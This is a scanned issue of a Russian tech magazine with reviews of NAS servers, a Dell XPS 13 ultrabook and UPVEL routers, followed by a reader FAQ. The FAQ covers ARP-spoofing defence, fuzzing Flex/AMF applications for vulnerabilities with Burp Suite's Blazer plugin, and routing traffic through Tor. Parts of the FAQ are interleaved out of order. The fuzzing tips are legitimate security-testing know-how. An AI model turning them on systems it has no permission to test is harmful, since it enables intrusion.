Узнав стоимость D-Link DNS-325, как-то даже грешно винить его в недостаточной производительности. Для офиса подобный девайс вряд ли подойдет. А вот для дома, где требуется соединить один-два ПК, — очень даже!





NETGEAR RND2000-200EUS

Перед нами небольшой полностью металлический черный «ящик». На передней панели устройства расположены основные органы управления, индикаторы, порт USB 2.0 и отсеки для жестких дисков, спрятанные за металлической сетчатой дверцей. Для того чтобы установить HDD, необходимо нажать на своеобразный спусковой рычаг и под звонкие щелчки достать рэки и закрепить запоминающие устройства. Хочется отметить продуманный и надежный корпус сервера.

На задней панели NAS'а расположен сетевой коннектор RJ-45, а также два порта USB самой продвинутой, третьей ревизии. Да, NETGEAR являются первопроходцами, которые внедряют прогрессивные интерфейсы. Наличие USB позволяет тебе воспользоваться услугами принт-сервера и сервера видеонаблюдения.

При всем при этом за производительность NETGEAR RND2000-200EUS отвечает процессор Marvell 6282, функционирующий с частотой 1600 МГц, и оперативная память объемом 256 Мб. Конечно, данной платформе далеко до топовых Intel Atom. Тем не менее производительности данного NAS-сервера хватит, чтобы удовлетворить запросы техноманьяка в домашних условиях.



NETGEAR RNDP2000-100EUS

Несмотря на похожую маркировку и дизайн, разница между двумя моделями NETGEAR существенна. В более продвинутой модели используется Intel Atom D525. «Мозги» сервера упакованы в планку памяти форм-фактора SO-DIMM, так что при желании всегда можно самостоятельно нарастить объем ОЗУ.

В отличие от NETGEAR RND2000-200EUS, герой этих строк оснащен всего одним портом USB 3.0, расположенным на передней панели. И еще парой USB-слотов предыдущего поколения, которым на этот раз нашлось место сзади, аккурат под вентилятором (отметим, что «карлсон» работает весьма шумно). Также NETGEAR RND2000-100EUS располагает сразу двумя RJ-45, что только добавляет девайсу вистов в плане функциональности. С учетом высокого уровня производительности, демонстрируемого хранилищем, перед нами превосходное решение в первую очередь для офиса. Но и такие сервисы, как iTunes или BitTorrent, наверняка пригодятся дома.



QNAP TURBO NAS TS-219P II

Сервер QNAP Turbo NAS TS-219P II может похвастать дюжей мощностью, за которую отвечает чип Armada 300, функционирующий на частоте 2 ГГц. Новый «камень» Marvell также может порадовать поддержкой оперативной памяти стандарта DDR3. В QNAP TS-219P II используется 512 Мб таких «мозгов». Все составляющие TS-219P II упакованы в компактном пластиковом корпусе. На передней панели устройства нашлось место кнопке включения, клавише активации функции резервного копирования, порту USB, индикаторам активности системы, сети и накопителей, а также двум отсекам для жестких дисков. Единственная претензия у нас возникла как раз к пластиковым рэкам, к которым крепятся «харды». На наш взгляд, конструкция слишком хрупкая. И с вибрацией справляется не так хорошо, как металлические аналоги.

На задней панели устройства размещены: сетевой коннектор типа RJ-45, пара USB и еще пара eSATA. Там же находится 70-миллиметровый вентилятор, абсолютно бесшумно работающий на выдув.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	 D-Link DNS-325	 NETGEAR RND2000-200EUS	 NETGEAR RNDP2000-100EUS
Процессор:	Marvell 88F6-B1A2, 1,2 ГГц	Marvell 6282, 1,6 ГГц	Intel Atom D525, 1,8 ГГц
Память:	256 Мб, Samsung K4T1G084QQ-HCF7	256 Мб	1024 Мб
Интерфейсы:	1 x RJ-45 (10/100/1000 Мбит/с), 1 x USB 2.0	1 x RJ-45 (10/100/1000 Мбит/с), 1 x USB 2.0, 2 x USB 3.0	2 x RJ-45 (10/100/1000 Мбит/с), 1 x USB 3.0, 2 x USB 2.0
Уровни массивов:	RAID0, RAID1, JBOD	RAID0, RAID1, X-RAID2, JBOD	RAID0, RAID1, X-RAID2
Поддерживаемые протоколы:	CIFS/SMB, NFS, AFP, DHCP-клиент, DDNS, NTP, FTP через SSL/TLS, FXP, HTTP/HTTPS, LLTD, UPnP, Bonjour, WebDAV	SMB/CIFS, HTTP/HTTPS, FTP, TFTP, NFS, AFP, Bonjour, UPnP	SMB/CIFS, HTTP/HTTPS, FTP, TFTP, NFS, AFP, ISCSI, Bonjour, UPnP, Telnet, SSH, ISCSI, SNMP
Поддерживаемые сервисы:	медиасервер, принт-сервер, Time Machine, BitTorrent	медиасервер, принт-сервер, BitTorrent, Time Machine	медиасервер, принт-сервер, сервер видеонаблюдения, iTunes, BitTorrent, чTime Machine
Комплектация:	без HDD	без HDD (существуют модели с 1 и 2 Тб)	без HDD (существуют модели с 2 и 4 Тб)

QNAP TURBO NAS TS-259 PRO+



Признаемся, QNAP Turbo NAS TS-259 Pro+ выглядит несколько привычней. Перед нами устройство, собранное в классическом для серверов этой компании металлическом корпусе. На передней панели расположены все те же кнопки, индикаторы и порт USB. Разве что отсеки для жестких дисков теперь оснащены замками. Ключи, естественно, идут в комплекте. На задней панели достаточно кучно расположились по два RJ-45 и eSATA, а также сразу четыре порта USB 2.0. Есть и вход VGA, предназначенный в основном для обеспечения консольного доступа.

Сетевое хранилище может быть сервером печати, FTP-сервером, сервером видеонаблюдения, веб-сервером и системой резервирования данных для Windows-, Mac- и Linux-систем. Так, QNAP TS-259 Pro+ поддерживает до трех принтеров, до 256 одновременных FTP-подключений и до четырех IP-камер для мониторинга помещений, записи и воспроизведения видеоконтента.

Но если использовать QNAP TS-259 Pro+ в домашних условиях, то определенно по вкусу придутся сервисы UPnP, DLNA, iTunes и BitTorrent. За производительность системы можно не беспокоиться: QNAP TS-259 Pro+ оснащен довольно мощным x86-процессором вкупе с гигабайтом памяти стандарта DDR2. Наш тест это отчетливо продемонстрировал. Нам лишь остается констатировать тот факт, что QNAP TS-259 Pro+ удостаивается награды редакции, как самый совершенный двухдисковый NAS.

18 000
РУБ.

THECUS N2200XXX

Сетевой накопитель Thecus N2200XXX привычно выполнен в черном цвете. Конструкция корпуса NAS-сервера состоит целиком из металла, но с пластиковой лицевой панелью. На ней разместились USB-порт и «щель» кардридера: оба слота применяются для резервного копирования файлов. Наверняка подобный арсенал привлечет внимание фотографов.

Сверху находятся достаточно простенькие индикаторы активности HDD/USB и типа соединения LAN/WAN. На задней панели есть еще пара USB, а также eSATA и два гигабитных Ethernet-соединения. Естественно, Thecus N2200XXX поддерживает функции принт-сервера и сервера видеонаблюдения (до пяти IP-камер). Поэтому данное количество интерфейсов вполне обоснованно.

Сервер поддерживает дисковые форматы RAID0, RAID1 и простое слияние JBOD. Естественно, с возможностью «горячей» замены дисков.

За охлаждение винчестеров отвечает единственный вентилятор, работающий на выдув. Признаемся, «карлсон» мог бы работать и потише.



QNAP Turbo NAS TS-219P II	QNAP Turbo NAS TS-259 Pro+	Thecus N2200XXX
Marvell Kirkwood, 2 ГГц	Intel Atom D525, 1,8 ГГц	Intel Atom D525, 1,8 ГГц
512 Мб, DDR3	1024 Мб, DDR2	1024 Мб, DDR3
1 x RJ-45 (10/100/1000 Мбит/с), 3 x USB 2.0, 2 x eSATA	2 x RJ-45 (10/100/1000 Мбит/с), 5 x USB 2.0, 2 x eSATA, 1 x VGA	2 x RJ-45 (10/100/1000 Мбит/с), 3 x USB 2.0, SD/SDHC/MMC, 1 x eSATA
RAID0, RAID1, JBOD	RAID0, RAID1, JBOD	RAID0, RAID1, JBOD
CIFS/SMB, AFP, NFS, FTP, HTTP, HTTPS, Telnet, SSH, ISCSI, SNMP, UPnP, Bonjour, DLNA, WebDAV	CIFS/SMB, AFP, NFS, FTP, HTTP, HTTPS, Telnet, SSH, ISCSI, SNMP, UPnP, Bonjour, DLNA, WebDAV	SMB/CIFS, HTTP/HTTPS, FTP, TFTP, NFS, AFP, ISCSI, Bonjour, UPnP
медиасервер, принт-сервер, сервер видеонаблюдения, медиапортал, веб-сервер, сервер iTunes, BitTorrent, Time Machine	медиасервер, принт-сервер, сервер видеонаблюдения, медиапортал, веб-сервер, сервер iTunes, BitTorrent, Time Machine	iTunes, фотосервер, медиасервер, принт-сервер, сервер видеонаблюдения, почтовый сервер
без HDD	без HDD	без HDD


ИТОГИ ТЕСТИРОВАНИЯ

Как и ожидалось, ARM-решения оказались медленнее, но зато тише и доступнее — пользователям с небольшими запросами и маленьким бюджетом рекомендуем обратить внимание на них. NETGEAR RND2000-200EUS мы присуждаем награду «Лучшая покупка».

Остались гиганты на базе топовых процессоров Marvell и Intel Atom. За самую высокую производительность и богатый функционал главный приз сегодняшнего теста — награда «Выбор редакции» — QNAP Turbo NAS TS-259 Pro+. Тем же, кто хочет заполучить себе сервер на базе Atom подешевле, советуем познакомиться поближе с устройством от Thecus. Модель N2200XXX, удостаивается награды «Лучшая покупка».

РЕЗУЛЬТАТЫ ТЕСТОВ

INTEL NASPT (RAID 1), МБАЙТ/С



Результаты тестирования серверов в режиме RAID 1

INTEL NASPT (RAID 0), МБАЙТ/С

Thecus N2200XXX
QNAP Turbo Nas TS-259 Pro-+
QNAP Turbo Nas TS-219 P II
NETGEAR RND2000-200EUS
NETGEAR RND2000-100EUS
D-Link DNS-325

Photo Album
Dir Copy from NAS
Dir Copy to NAS
File Copy from NAS
File Copy to NAS
Office Productivity
Content Creation
HD Playback & Record
HD Video Record
4x HD Playback
2x HD Playback
HD Video Playback

0 20 40 60 80 100 120 140 160

Результаты тестирования серверов в режиме RAID 0

Николай Арсеньев

DELL XPS 13



ПРЕМИАЛЬНЫЙ УЛЬТРАБУК

Dell в представлении не нуждается, а вот об опыте общения с ультрабуком XPS 13 мы поведаем с большим удовольствием. Модель относится к премиум-сегменту, о чем свидетельствует ее ценник. Качество сборки и материалов впечатляют: верхняя крышка покрыта алюминием, для нижней части использовали углеродистое волокно, поверхность около клавиатуры сделана из магниевого сплава с нанесением софт-тач. Стройные линии, закругленные углы, приглушенная цветовая гамма радуют глаз.

Открываем крышку ноутбука, жмем кнопку включения и... ощущение, что ничего не происходит. Индикаторов нет, точнее, есть один в виде полоски с белой подсветкой на торце, но на нее не сразу обращаешь внимание. И это хорошо: ничто не отвлекает от процесса. Как только ноут просыпается, включается и не менее белая подсветка клавиатуры. Тип островной, клавиши расположены недалеко друг от друга. Все символы хорошо читаются и, конечно же, подсвечены. Есть стрелки, длинные Shift'ы, клавиши Windows и Fn. Последняя предоставляет доступ к расширенным функциям кнопок, среди них отметим возможность регулировки подсветки (два уровня + отключение оной), на стрелки перенесли функции Pg Up / Pg Dn и Home/End. Время привыкания небольшое, печатать удобно и комфортно. Клавиши слегка утоплены в центре, кроме стрелок вверх и вниз — они, наоборот, выпуклые. Тачпад большой и сплошной, покрытие тактильно очень приятное. Есть одно нарекание: когда одним пальцем перемещаем курсор, не стоит шевелить пальцами, находящимися на функциональных областях, иначе курсор встанет как вкопанный и придется убрать все конечности, чтобы продолжить путешествие. Поверхность вокруг клавиатуры и тачпада хоть и матовая, но отпечатки оставляет заметные.

Среди разъемов есть по одному USB 3.0 и USB 2.0, mini-HDMI и совмещенный аудиоразъем. Куда больше для мобильного использования? Если понадобятся дополнительные порты, воспользуемся USB-хабом. А вот «читалки» SD-карт не хватает.

Разрешение экрана для 13,3 дюймов оптимальное (1366 x 768), но картину портит бликующее покрытие, а также невысокая контрастность матрицы. Это своеобразная расплата за использование закаленной стеклянной панели Gorilla. К тому же рамки дисплея настолько тонкие, что 13,3-дюймовый лэптоп практически догоняет по «антропометрическим» характеристикам 11-дюймовые ультрабуки. Производительность XPS 13 радует, и не в последнюю очередь благодаря SSD-накопителю. Полное включение Windows 7 происходит за секунды. Функция FastAccess Face Recognition позволит ограничить доступ к ноутбуку, используя свой автопортрет, сделанный на камеру, и установив пароль. Непонятно зачем, ведь злоумышленник может взять фотографию пользователя, и дело будет только за паролем... В арсенале есть еще с десяток предустановленных программ, отдельные из которых вполне пригодны для жизни.

Под серьезной нагрузкой XPS 13 сильно греется, главным образом центр, ближе к тыльной части. Чтобы остудить начинку, включается активное охлаждение, и если при легком использовании едва ли заметишь шум, то при включении ресурсоемких приложений ты его точно услышишь! В оправдание стоит сказать, что обозреваемый гаджет на подобное изначально и не рассчитывался. Емкости аккумулятора на серфинг в Сети, проверку почты и прочих социальных развлечений с включенным Wi-Fi хватает на пять с лишним часов, если не выкручивать яркость экрана на максимум.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

PCMark 7, Default: 3591 балл
PCMark Vantage, Default: 9992 балла
3DMark Vantage, Entry, 1280 x 720, GPU/CPU: 1859/6543 балла
3DMark'03, Default: 10 277 баллов
Heaven Dragon, DX10, no AF, no AA, 1366 x 768: 246 баллов
Super Pi 1.5 XS, 1m: 13,218 с
wPrime 1.55, 32m: 24,638 с
WinRAR 4.20: 2895 Кб/с
Resident Evil 5, DX9, Maximum, no AF, no AA, 1366 x 768: 19,1 FPS
Lost Planet 2, Type B, DX9, Maximum, no AF, no AA, 1280 x 720: 10,5 FPS
Battery Eater Pro : 2 ч 09 мин

- достойная производительность и время работы
- отличное качество сборки и материалов
- удобная клавиатура с регулируемой подсветкой

- сильный нагрев и уровень шума под нагрузкой
- бликующее покрытие
- высокая стоимость

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Дисплей: TN + Film, 13,3", 1366 x 768 точек
Процессор: Intel Core i5-2467M, 1,6 ГГц
Чипсет: Intel QS67
Оперативная память: DDR3 1333 МГц, 4 Гб
Видеокарта: Intel HD Graphics 3000
Жесткий накопитель: Samsung PM830 256 Гб, SSD, mSATA
Сеть: Wi-Fi (802.11 a/b/g/n), Bluetooth 3.0
Аудио: Realtek ALC275
Разъемы: USB 3.0, USB 2.0, mini-DisplayPort, комбинированный аудиовход/выход
Размеры: 316 x 205 x 18 мм
Масса: 1,36 кг
ОС: Windows 7 Домашняя Расширенная 64 бит
Дополнительно: акустика 2 x 1,5 Вт, веб-камера (1,3 мегапикселя), 2 x микрофона, WiDi, кнопка для проверки заряда батарей

ВЫВОДЫ

Dell XPS 13 ладно сложен, симпатичен и весит немного. Но в то же время пользователю придется смириться всего с двумя USB-портами, а также отсутствием SD-кардридера. Кому-то может не приглянуться и бликующее покрытие ультрабука. Но в остальном нам элементарно не к чему придраться!

Даниил Либарц



LEVEL UP!



ТЕСТОВЫЙ СТЕНД

ПК
Процессор: Intel Core 2 Duo E6850, 4 ГГц
Системная плата: ASUS P5QC
Оперативная память: 2 x 2 Гб, Silicon Power, DDR3
Видеокарта: NVIDIA GeForce 9800 GT
Блок питания: 430 Вт, Thermaltake
Операционная система: Microsoft Windows 7 Ultimate x64

СЕРВЕР
Процессор: Intel Celeron Dual-Core G530
Системная плата: H67MS-E23
Оперативная память: 2 x 2 Гб, Kingston, DDR3
Блок питания: 400 Вт, FSP
Операционная система: Microsoft Windows Server 2008 R2 Standard x64

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ
PPTP: 81 Мбит/с
Wi-Fi: 90 Мбит/с
NAT: 95 Мбит/с

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	UPVEL UR-702N3G	UPVEL UR-325BN
Интерфейсы:	1 x WAN (RJ-45) 10/100 Мбит/с, 1 x LAN (RJ-45) 10/100 Мбит/с	1 x WAN (RJ-45) 10/100 Мбит/с, 4 x LAN (RJ-45) 10/100 Мбит/с
Беспроводная точка доступа Wi-Fi:	IEEE 802.11b/g/n	IEEE 802.11b/g/n
Частотный диапазон:	2,4 ГГц	2,4 ГГц
Безопасность:	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)	WEP, WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP, AES)
Функции роутера:	NAT, DynDNS, Static Routing, DHCP, QoS	NAT, DynDNS, Static Routing, DHCP, QoS
Поддержка соединений:	PPPoE, PPTP, L2TP, Static/Dynamic IP	PPPoE, PPTP, L2TP, Static/Dynamic IP
Дополнительно:	WPS, UPnP, USB порт для подключения 3G/4G-модемов	WPS, UPnP

1100 **РУБ.**

1800 **РУБ.**

Если раньше выход во Всемирную сеть имел единственный в доме ПК, то сегодня доступ к глобальной паутине нужен чуть ли не кофеварке. Интернет стал необходим не только дома, но и в поездках. Мы постараемся помочь тебе организовать выход в Сеть, рассказав о двух роутерах компании UPVEL.

ДОМОХОЗЯИН

Начнем обзор с домашнего роутера UPVEL UR-325BN. Устройство поставляется в картонной коробке средних размеров. На упаковке, как и полагается, присутствуют информативные картинки с возможностями устройства. Внутри коробки можно обнаружить сам роутер, адаптер питания, патчкорд, инструкцию и диск с ПО. Набор стандартен для устройств этого класса.

UPVEL UR-325BN имеет небольшие размеры и без проблем разместится даже на маленьком столе. Роутер имеет две антенны, один порт WAN и четыре LAN-порта. На задней стенке также разместились выключатель и кнопка WPS.

Набрав в браузере IP-адрес роутера (по умолчанию 192.168.10.1) и введя заветную пару admin/admin, мы попадем в веб-интерфейс устройства. Слева располагаются пункты меню, а справа — соответствующая настройка той или иной функции. Радует, что сразу после подключения не выскакивает мастер быстрой настройки — программисты ненавязчиво отправили его в отдельный пункт. Вообще, мастер и не потребуется (ведь ты же техноманьяк!), потому что поиск и доступ к любой настройке происходит не более чем в два клика.

Для выхода во Всемирную сеть UPVEL UR-325BN имеет в своем арсенале несколько типов подключений, а именно: Static IP, Dynamic IP, L2TP, PPTP и PPPoE. Данного джентльменского набора вполне достаточно для выхода в интернет через любого Ethernet-провайдера. В роутере реализована фильтрация по IP, MAC и URL. Данная функция будет полезна, если в интернет выходят дети: родители запросто могут оградить свое чадо от сомнительных ресурсов аж на уровне роутера, разом закрыв туда доступ и с компьютера, и с ноутбуков, и со смартфонов. Функция проброса портов будет нужна, если дома установлен игровой или файловый сервер. Благодаря поддержке сервера динамических DNS можно не озадачиваться постоянным IP-адресом. Стоит отметить поддержку «демилитаризованной зоны» (DMZ). С помощью этой функции можно открыть доступ к конкретному компьютеру через интернет, например при желании создать веб-сервер.

Организация Wi-Fi занимает немного времени. UPVEL UR-325BN поддерживает стандарты 802.11b/g/n с шифрованием WEP или WPA/WPA2. Стоит отметить, что роутер может работать в режиме повторителя Wi-Fi. В целом с настройкой UPVEL UR-325BN не было проблем. После изменения настроек роутер перезагружался не более минуты, включение также происходило быстро. При условии невысокой цены UPVEL UR-325BN можно рекомендовать большинству пользователей для домашнего применения. Заложенного функционала должно хватить для большинства задач.

Я ВСЕГДА С СОБОЙ БЕРУ

Мобильные роутеры сейчас кажутся не диковинкой, а необходимостью, особенно если на отдыхе в отеле торчит один кабель, а интернет нужен по Wi-Fi и сразу нескольким устройствам. UPVEL UR-702N3G как раз может стать универсальным помощником в путешествиях. Поставляется роутер в небольшой коробке, оформленной в фирменном стиле, то бишь с сочетанием белого и оранжевого цветов. В комплекте с UPVEL UR-702N3G идет инструкция, USB-кабель, патчкорд, диск с ПО и адаптер питания. Устройство имеет размеры немногим меньше двух пачек сигарет, что, несомненно, хорошо, ведь он не займет в твоей сумке много места. UPVEL UR-702N3G может подключаться к интернету через Ethernet-порт, 3G/4G-модем или Wi-Fi. На сегодняшний день поддерживаются все известные операторы связи и множество модемов. Производитель заявляет, что постоянно ведется работа по добавлению совместимости с новыми модемами. Сфера применения UPVEL UR-702N3G настолько разнообразна, что во многом зависит от твоей фантазии. Например, во время самой поездки в поезде или автомобиле к устройству можно подключить модем. По приезду на место роутер можно подцепить к Ethernet-порту и сконфигурировать его по WAN-интерфейсу, соответственно, на выходе получить интернет по беспроводной сети.

Несмотря на то что UPVEL UR-702N3G имеет небольшие размеры, в нем заключен «взрослый» функционал. Ethernet-порт имеет два режима работы: WAN и LAN. В первом случае можно организовать доступ в интернет через Static IP, Dynamic IP, L2TP, PPTP или PPPoE. В режиме LAN возможности такие же, как и у стационарной модели. Остальной функционал очень схож с функциями UPVEL UR-325BN. Портативное устройство поддерживает фильтрацию, проброс портов, DMZ-зону и сервер DynDNS. Это далеко не все, но уже говорит о том, что UPVEL UR-702N3G является полноценным роутером, только с «урезанными» Ethernet-портами.

МЕТОДИКА ТЕСТИРОВАНИЯ

Роутеры могут иметь красивый внешний вид, удобное управление и богатый функционал, однако все эти достоинства меркнут, если скоростные характеристики не соответствуют должному уровню. Для тестирования нам понадобится ПК с поднятым PPTP-сервером и клиентские ПК. Условно тест можно разделить на три части, каждая с определенной схемой подключения.

- Тестирование NAT. Для этого теста необходимо подключить роутер к серверу через WAN-порт, настроив подключение через статический IP. К LAN-порту подключается клиент. Пропуская трафик между сервером и клиентом, мы получим скорость в режиме трансляции сетевых адресов.
- Тестирование PPTP. В данном случае на роутере надо настроить подключение через протокол PPTP. Стоит отметить, что провода подключены аналогично предыдущей схеме. После установки связи сервер выдаст маршрутизатору IP-адрес из заданного пула. После этого измеряется скорость между сервером внутри туннеля и клиентским ПК.
- Тестирование Wi-Fi. Этот тест заключается в измерении скорости между клиентами. Один клиент подключается к LAN-порту роутера, а второй, соответственно, через беспроводное соединение. Для безопасности мы использовали WPA2-PSK-шифрование.

Все тесты проводились с помощью комплекса от компании Ixia. Комплекс состоит из консоли управления и конечных точек, которые устанавливаются на все ПК, участвующие в тесте. В консоли указываются IP-адреса, между которыми будет «гоняться» трафик, а также метод его передачи. Для нашего теста мы использовали предустановленный скрипт high performance throughput, который генерировал данные для передачи. Для каждого подтеста трафик гонялся от клиента к серверу (up), от сервера к клиенту (down) и одновременно в двух направлениях (fdx). Стоит отметить, что для теста Wi-Fi использовался фирменный адаптер UPVEL UA-222WNU (550 рублей).

ВЫВОДЫ

Если ты не можешь жить без интернета и проверяешь почту после каждого взгляда на часы, то мы можем рекомендовать рассмотренные устройства к приобретению. Полноценная модель UPVEL UR-325BN позволит без проблем выходить в интернет дома, а портативная версия UPVEL UR-702N3G не будет занимать много места в кармане во время всевозможных путешествий. Конечно же, очень важным достоинством сетевых устройств UPVEL является и их весьма доступная цена.

Глеб Чербов (cherboff@gmail.com)





ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **В одном из прошлых номеров для защиты от атак типа ARP-poisoning предлагалось использовать программу ARPFreeze. А есть ли аналоги для Linux?**

A Конечно же, существует масса подобного софта и для Linux — от совсем незамысловатых скриптов, приглядывающих за ARP-таблицей, до самых настоящих систем предотвращения вторжений. Из общей массы по соотношению «простота / интересные возможности» выделяется демон по имени etherwall (bit.ly/etherwall). Сразу после старта происходит очистка ARP-кеша, детектирование шлюза и создание статической записи в таблице, после чего сетевой интерфейс переводится в прослушивающий режим для реагирования в режиме реального времени. Управление демоном осуществляется утилитой etwconsole, посредством которой можно задать разрешающие правила для определенных хостов (по умолчанию взаимодействие разрешено только со шлюзом). Помимо команд настройки, в комплекте идет ряд средств, позволяющих не только обезопасить себя в агрессивной сети, но и выявить потенциальные источники опасности. Например, командой promiscop можно определить, на каких хостах включен promiscous mode, а linktype определит, подключен другой конец патчкорда к свитчу или хабу. При обнаружении в «подслушанном» трафике поддельных ARP-сообщений (исходя из ранее сохраненных соответствий IP-MAC) или при попытке отравления кеша будет выдано окно с предупреждением.

Q **Подскажите, как можно упростить поиск уязвимостей во Flex-приложениях, общающихся с сервером при помощи AMF?**

A Напомню, что AMF (Action Message Format) — это бинарный протокол взаимодействия фронтенда, написанного на ActionScript, с серверной частью. Как и большинство подобных (SOAP, JSON, etc.), он реализуется поверх HTTP и позволяет передавать данные различных типов. Как и для любого основанного на HTTP взаимодействия, для работы с AMF незаменимым инструментом является хорошо известный Burp Suite, который, начиная еще с версии 1.2.16, умеет декодировать бинарные сообщения и представлять их в виде удобочитаемого дерева объектов. Также не стоит забывать про старый добрый метод автоматизации процесса поиска багов — фаззинг. Тем более что после представления на Black Hat 2012 арсенал боевых дополнений для хакерского прокси обогатился плагином под названием Blazer (bit.ly/burpamf). После запуска дополненного Burp'a:

```
java -classpath burp.jar; Blazer.jar \
    burp.StartBurp
```

в контекстном меню на вкладке прокси появится пункт для вызова Blazer'a. Для полноценного исследования не помешает иметь образец сервлета, обрабатывающего

ЧТО МОЖНО СДЕЛАТЬ, ЧТОБЫ ВЕСЬ ТРАФИК СИСТЕМЫ ШЕЛ ЧЕРЕЗ TOR?

Актуальный вопрос. Разумная параноидальность не бывает лишней, особенно когда речь заходит об анонимности в Сети. Tor уже сам по себе достаточно защищенное средство анонимизации, которая достигается за счет многократной пересылки данных между случайными узлами сети и шифрованного туннелирования трафика. Несмотря на то что трафик можно перехватить на конечном узле (где он расшифровывается), Tor считается достойным методом для сохранения анонимности. Для этого в систему устанавливается Tor-клиент, который работает как прокси, — соответственно, во всех сетевых приложениях нужно пустить трафик через него. Но где гарантия, что какое-то из приложений или компонент браузера (например, Java) в какой-то момент не передаст настоящий IP, выполнив прямое соединение?

1 Пожалуй, самый простой вариант — воспользоваться системой, в которой уже все настроено для того, чтобы отправлять трафик через Tor. Одна из таких систем — Liberté Linux (http://dee.su/liberte). Это основанная на Gentoo система, которая может загружаться с флешки или диска. Помимо шифрования данных, в этой системе из коробки преднастроены клиенты I2P и Tor — можно сделать так, чтобы файрвол принудительно отправлял весь трафик исключительно через эти сети.

Есть другой вариант — для уверенности в том, что ни байта значимых данных не будет передано в Сеть не через точку выхода луковичной сети, можно использовать виртуальную машину, весь трафик которой «торифицировать» за ее пределами. Также этот способ будет полезен, если нужное приложение не поддерживает работу с прокси (подсмотрел на bit.ly/Usf5GI).

2 На хост-систему (подразумеваем, что под VMware или VirtualBox ты уже предварительно установил Windows) устанавливаем точку входа в Tor-сеть Vidalia Bundle (bit.ly/Vidaliabun), затем в конфиге (%USERPROFILE%\AppData\Local\Vidalia\torrc) уточняем, что порты для прокси-сервиса и DNS нужно открывать на интерфейсе, который смотрит в виртуальную машину.

```
# 192.168.207.1 — адрес, присвоенный
# виртуальному адаптеру VMware
SocksListenAddress 192.168.207.1
DNSListenAddress 192.168.207.1
DNSPort 53
```

Далее для гостевой системы назначаем тип сетевого подключения host-only (из гостевой ОС по сети будет доступна только хостовая ОС) и задаем статический IP и маску.

запросы на серверной стороне. Получив такой JAR, Blazer автоматически вытащит из него все возможные точки входа, то есть публичные методы и принимаемые ими параметры. Далее останется только выбрать из списка нужные и задать стандартные для фаззера опции — множество валидных подставляемых значений для различных типов данных, количество потоков и набор нестандартных значений, потенциально приводящих к выявлению уязвимостей (например, для SQLi — символ апострофа). Запустив процесс генерации запросов, можно приступать к анализу серверных ответов с помощью штатных инструментов Burp Suite, вычленяя из массы однотипных интересующие нас. Признаками аномальной реакции на запрос могут быть как размер ответа, так и MIME-тип или код ошибки.

Q Иногда нужно, чтобы какой-нибудь файл (или статичная страничка) был некоторое время доступен по HTTP. Можно ли как-нибудь обойтись без установки и настройки веб-сервера?

